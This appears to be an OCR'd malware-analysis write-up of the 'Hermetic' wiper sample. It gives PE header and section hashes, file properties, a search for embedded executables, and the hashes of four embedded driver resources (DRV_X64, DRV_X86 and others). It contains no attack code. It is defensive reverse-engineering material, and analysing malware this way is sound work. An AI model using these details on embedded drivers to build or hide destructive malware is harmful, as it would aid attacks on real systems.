
Don't forget to disable ASLR!











Hash
Type
PE32
Method
MD4
Offset
00000000
Size
0001c908
Reload
Hash
43886e28898f570bf71c156aa144f3f0
Name Offset Size Hash
PE Header 00000000 00000400 1a95fc0c474380f70fab5a19351598c8
Section(0)['.text'] 00000400 00004000 79fea1c6a86710d8643343149e07de24
Section(1)['.rdata'] 00004400 00001400 454f38625db2aaa490aac07f1b751c9c
Section(2)['.data'] 00005800 00000200 32bf02ca6c6781d081acd0c0850736f6
Section(3)['.rsrc'] 00005a00 00015c00 403cae0228d9c4e66f91da1318500eb9
Section(4)['.reloc'] 0001b600 00000400 59b5bde778db92dd5ae033972f5ba2f2
Overlay 0001ba00 00000f08 53f84dd27c63ea14dc28cd54fd6a7596
Import hash 32(CRC) bb93a627
Import hash 64(CRC) 00000031df4eacb5
Import(0)(CRC)['SHLWAPI.dll'] 55ca8ea7
Import(1)(CRC)['LZ32.dll'] bb88f3a9
Import(2)(CRC)['msvcrt.dll'] 5a583dd6
Import(3)(CRC)['KERNEL32.dll'] 283c72c6
Import(4)(CRC)['USER32.dll'] 9c6565fd
Import(5)(CRC)['ADVAPI32.dll'] 4ef149c6
Import(6)(CRC)['SHELL32.dll'] 2df58286
Close



file settings about
c:\users\rem\desktop\malware\others\hermetic\
indicators (46) *
virustotal (error)
dos-header (64 bytes)
dos-stub (160 bytes)
rich-header (8)
file-header (Feb.2022)
optional-header (GUI)
directories (time-stamp)
sections (files)
libraries (7) *
imports (92) *
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
relocations (436)
resources (unknown) *
strings (1381)
debug (time-stamp)
manifest (n/a)
version (n/a)
certificate (expired)
overlay (n/a)
property value
md5 A0FF0B3D29B4BD5952E0FBEA91214CDF
sha1 B8F3D2EB6116A4A80E2FDB55DD015ABCCB713CAB
sha256 ED2056384164E47E63BE045EFD4BFE0117AA9EB0397421838C684
md5-without-overlay n/a
sha1-without-overlay n/a
sha256-without-overlay n/a
first-bytes-hex 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 0
first-bytes-text M Z @
file-size 117000 (bytes)
size-without-overlay n/a
entropy 6.385
imphash A0F2419925B9C8476EA7EFB19075C4E0
signature n/a
entry-point 55 8B EC 83 E4 F8 81 EC 24 05 00 00 53 56 57 6A 70 8D 44 24 6C C
file-version n/a
description n/a
file-type executable
cpu 32-bit
subsystem GUI
compiler-stamp 0x62160305 (Wed Feb 23 04:48:53 2022)
debugger-stamp 0x62160305 (Wed Feb 23 04:48:53 2022)
resources-stamp 0x00000000 (empty)
import-name 0x00000000 (empty)
exports-stamp n/a
version-stamp n/a
certificate-stamp 0xF2580000 (Mon Apr 12 20:00:00 2021)







Search for potential hidden embedded files with the 4d5a magic (exe)


010 Editor - C:\Users\REM\Desktop\Malware\Others\Hermetic\Hermetic\Hermetic\8033126133\1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4
File Edit Search View Format Scripts Templates Debug Tools Window Help
1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
Find Results
Address Value
Found 7 occurrences of 'mz'.
0h MZ
111FFh MZ
13D6Fh MZ
15500h MZ
1641Fh MZ
18EEFh MZ
1AB2Eh Mz
Output Find Results Find in Files Compare Histogram Checksum Process



CFF Explorer VIII - [1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591]
Settings ?
1bc44eef75779e3ca1eefb8ff5a64
File: 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
Dos Header
Nt Headers
File Header
Optional Header
Data Directories [x]
Section Headers [x]
"RCDATA"
"DRV_X64" - [lang:0]
"DRV_X86" - [lang:0]
"DRV_XP_X64" - [lang:0]
"DRV_XP_X86" - [lang:0]
Icons
Icon Groups
Offset 0 1 2
00000000 53 5A 44
00000010 5A 90 00
00000020 F5 F0 A2
00000030 FF 1F BA
00000040 68 69 FF
00000050 6E 6E 6F
00000060 20 44 4F
00000070 01 04 8A
00000080 07 CF 7D






Hash of raw drivers:


DRV_X64: a952e288a1ead66490b3275a807f52e5
DRV_X86: 231b3385ac17e41c5bb1b1fcb59599c4
DRV_XP_X64: 095a1678021b034903c85dd5acb447ad
DRV_XP_X86: eb845b7a16ed82bd248e395d9852f467






Hash of uncompressed drivers:


DRV_X64: 6106653b08f4f72eeaa7f099e7c408a4
DRV_X86: 093cee3b45f0954dce6cb891f6a920f7
DRV_XP_X64: bdf30adb4e19aff249e7da26b7f33ead
DRV_XP_X86: d57f1811d8258d8d277cd9f53657eef9

